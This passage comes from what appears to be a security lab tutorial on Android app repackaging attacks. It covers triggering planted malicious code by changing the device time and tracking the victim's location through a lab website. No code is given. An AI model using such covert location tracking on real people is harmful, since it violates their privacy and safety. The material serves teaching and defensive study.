Step 5: Triggering the attacking code. Now we are ready to see the attack work. Run the mock location application and choose a location, then change the time on your Android VM. To change time, click the following sequence:

Settings -> date and time -> set time

Step 6: Tracking the victim. Once the malicious code is triggered, we can go back to our Ubuntu VM, load <http://www.repackagingattacklab.com> into our Firefox browser. When the attack is successful, we should be able to track the victim of the Android VM. Mocking location app to change to a different city, and see whether your malicious code can correctly track the victim's movement.